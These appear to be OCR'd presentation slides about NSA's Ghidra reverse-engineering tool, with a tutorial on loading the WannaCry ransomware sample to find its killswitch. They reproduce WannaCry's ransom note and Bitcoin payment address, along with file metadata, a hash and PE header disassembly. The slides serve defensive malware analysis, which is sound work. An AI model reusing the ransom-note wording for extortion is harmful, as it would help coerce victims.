
```
//My cool new script!
//@author Rob Joyce
//@category My Scripts
//@keybinding Alt R
//@menupath File.My Scripts
//@toolbar purple-Dragon.gif

import ghidra.app.script.GhidraScript;

public class MyScript extends GhidraScript {

    public void run() throws Exception {
        println("Hello RSA!");
    }

}
```

Automating Analysis

- Batch run Ghidra scripts without the GUI



And More Features Including:




Tutorial: WannaCry Ransomware

- Started May 2017 targeting vulnerable Windows Systems
- Mostly effected Europe Healthcare Organizations
  - 200,000 computers in 150 countries
  - $4 Billion in estimated damages

https://medium.com/@yogeshojha/reverse-engineering-wannacry-ransomware-using-ghidra-finding-the-killswitch-a212807e9354

Setup: Install Ghidra and WannaCry Software



What's New in Ghidra 9.0


Ghidra: NSA Reverse Engineering Software

Ghidra is a software reverse en
includes a suite of full-featured
platforms including Windows,
and scripting, along with hundr
executable formats and can be
plug-in components and/or scri

In support of NSA's Cybersecu
efforts, and to provide a custon
variety of problems that involv
understanding of potential vuln

Bug Fixes and Enhancemen

Bug fixes and improvements ar



Ooops, your files have been encrypted!

Payment will be raised on
3/28/2019 13:44:14
Time Left
00:00:00:00

Your files will be lost on
4/1/2019 14:44:14
Time Left
00:00:00:00

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.


How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Load WannaCry Executable into Ghidra




```
Project File Name:            wannacry
Last Modified:                Sat Apr 06 23:10:11 IST 2019
Readonly:                     false
Program Name:                 wannacry
Language ID:                  x86:LE:32:default (2.8)
Compiler ID:                  windows
Processor:                    x86
Endian:                       Little
Address Size:                 32
Minimum Address:              00400000
Maximum Address:              00a6a453
# of Bytes:                   6722130
# of Memory Blocks:           6
# of Instructions:            0
# of Defined Data:            436
# of Functions:               0
# of Symbols:                 101
# of Data Types:              44
# of Data Type Categories:    3
CompanyName:                  Microsoft Corporation
Compiler:                     visualstudio:unknown
Created With Ghidra Version:9.0.2
Date Created:                 Sat Apr 06 23:10:05 IST 2019
Executable Format:            Portable Executable (PE)
Executable Location:          /Users/yogeshojha/Downloads/wannacry
Executable MD5:               db349b97c37d22f5ea1d1841e3c89eb4
FSRL:                         file:///Users/yogeshojha/Downloads/wannacry?MD5=db349b97c37d22f5ea1d1841e3
FileDescription:              Microsoft® Disk Defragmenter
FileVersion:                  6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName:                 lhdfrgui.exe
LegalCopyright:               © Microsoft Corporation. All rights reserved.
OriginalFilename:             lhdfrgui.exe
ProductName:                  Microsoft® Windows® Operating System
ProductVersion:               6.1.7601.17514
Relocatable:                  false
SectionAlignment:             4096
Translation:                  4b00409
```

Additional Information

```
----- Loading /Users/yogeshojha/Downloads/wannacry -----
Searching for referenced library: IPHLPAPI.DLL ...
Unable to find external library: IPHLPAPI.DLL
Searching for referenced library: WS2_32.DLL ...
Unable to find external library: WS2_32.DLL
Searching for referenced library: ADVAPI32.DLL ...
Unable to find external library: ADVAPI32.DLL
Searching for referenced library: MSVCP60.DLL ...
Unable to find external library: MSVCP60.DLL
Searching for referenced library: WININET.DLL ...
```


Disassemble Program and Look for Main Function



```
                       //
                       // Headers
                       // ram: 00400000-00400fff
                       //

             assume DF = 0x0  (Default)
                       IMAGE_DOS_HEADER_00400000                        XREF[1]:     0040012c(*)
        00400000 4d 5a 90      IMAGE_DO...
                 00 03 00
                 00 00 04 ...
          00400000 4d 5a          char[2]   "MZ"               e_magic
            00400000 [0]            'M', 'Z'
          00400002 90 00          dw        90h                e_cblp       Bytes of last pa
          00400004 03 00          dw        3h                 e_cp         Pages in file
          00400006 00
          00400008 04
          0040000a 00
          0040000c ff
          0040000e 00
          00400010 b8
          00400012 00
          00400014 00
          00400016 00
          00400018 40
          0040001a 00 00          dw        0h                 e_ovno       Overlay number
          0040001c 00 00 00 00 00 dw[4]                        e_res[4]     Reserved words
                   00 00 00
          00400024 00 00          dw        0h                 e_oemid      OEM identifier (
          00400026 00 00          dw        0h                 e_oeminfo    OEM information;
          00400028 00 00 00 00 00 dw[10]                       e_res2[10]   Reserved words
                   00 00 00 00 00
                   00 00 00 00 00...
          0040003c f8 00 00 00    ddw       F8h                e_lfanew     File address of
```

wannacry has not been analyzed. Would you like to analyze it now?


```
No Function
```



